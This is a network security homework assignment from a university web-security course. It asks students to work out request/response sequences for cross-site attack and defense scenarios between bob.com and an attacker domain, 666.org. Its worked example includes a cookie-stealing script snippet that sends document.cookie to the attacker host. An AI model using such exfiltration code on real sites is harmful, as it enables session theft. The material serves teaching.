UConn CSE 4402/5095: Network Security, Fall 2024

HW 1: Web security, submit **in HuskyCT** by Monday 9/23, 11:59pm

Prof. Amir Herzberg.

Printed solutions receive 10pts bonus. Sequence diagrams may be done by hand and scanned but must be clear.

NetID: _____ **Name:** _____

See the template of a cross-site attack in Figure 1. Each of the following items identifies a scenario for an attempted attack, with some details on the requests/responses. Provide necessary details for the other requests/responses to make a consistent scenario. In particular, identify the requests/responses including relevant headers. If cookies are used, specify relevant attributes which are used (or important relevant attributes which are not used). Use XSS only if this is necessary to complete the scenario, and, in this case, mention the assumptions necessary for the XSS to succeed.

Note: several of the requests and responses are marked optional; these are not necessary for some scenarios. It is enough to specify the requests and responses which are necessary for each scenario.

As shown in the template, the legit server runs the domain *bob.com* and the attacking server runs *666.org*. If necessary, you may also specify additional domains and subdomains to be hosted by the server or the attacker.

Unless stated otherwise, the legit server (of *Bob.com*) always uses *https*, the user (Alice) uses an updated browser, and the attacker is a Man-in-the-Middle. You can assume, if necessary for a scenario, that the user enters the attacker's website 666.org, and/or that the legit website embed an object (resource) from 666.org. Do not consider or discuss headers or other mechanisms that we did not study.

The following example may help to understand how to write the solutions. If still unclear, ask, preferably by a message in Piazza.



Figure 1: Cross-site attack/defense template.

Example. Req1 is to *https://Bob.com/index.html*, and Req4 exposes the cookie of domain Bob.com. Explain.

Solution: The page returned in **Resp1** embeds a script from 666.org, e.g., *<script src=https://666.org/StealMyCookie.js></script>*. **Resp1** contains the overly permissive CORS header *Access-Control-Allow-Origin: **, allowing access to the document from every origin. It does not contain a CSP header that prevents embedding a script from *666.org*.

Req2 is a GET request for the script *https://666.org/StealMyCookie.js*. **Resp2** contains a script that sends the cookie to the attacker, e.g., *var a = '//666.org/c=' + document.cookie;*.

As a result, **Req4** sends the cookie to the attacker, as required; this would be in a *GET http request: GET c=' + document.cookie* request, with header *host: 666.org*).

In this example, Req3 and Resp3 are not used; and we do not need the server or attacker to host any subdomains or other domains. □

Note: your answers can be more brief, e.g., no need to specify elements which are not needed, e.g., to mention that the response does not use CSP or that the solution does not require additional domains. You are encouraged but not required to provide your responses as a sequence diagram.

Questions.

1. Req1 is to *https://Bob.com/index.html*. Req2, Resp2 are as in the example. However, Req4 *fails* to expose the cookie of domain Bob.com. Explain.

2. Req1 is the login, i.e., submission of Alice's password, to *https://www.Bob.com/login.html*. Req3 is for *https://files.Bob.com/Alice* and returns a list of Alice's files; this is only sent for authenticated requests, of course. Req2 does *not* expose the cookie to the attacker.

3. In Req4, the attacker sends the title of the webpage of *Bob.com* currently visited by the client (Alice). However, due to a defense, the attacker fails to obtain Alice's cookie for the *Bob.com* site.

4. In Req2 or Req4, the attacker learns the URL visited by the client (Alice) in *Bob.com*.

5. Req2 is for *https://cdn.666.org/Bob/images/Bob.jpg*. As a response, Resp2 contains the correct *bob.jpg* image earlier provided by Bob to *666.org*. The attacker may fail to provide the response, but *is prevented* from sending an incorrect image.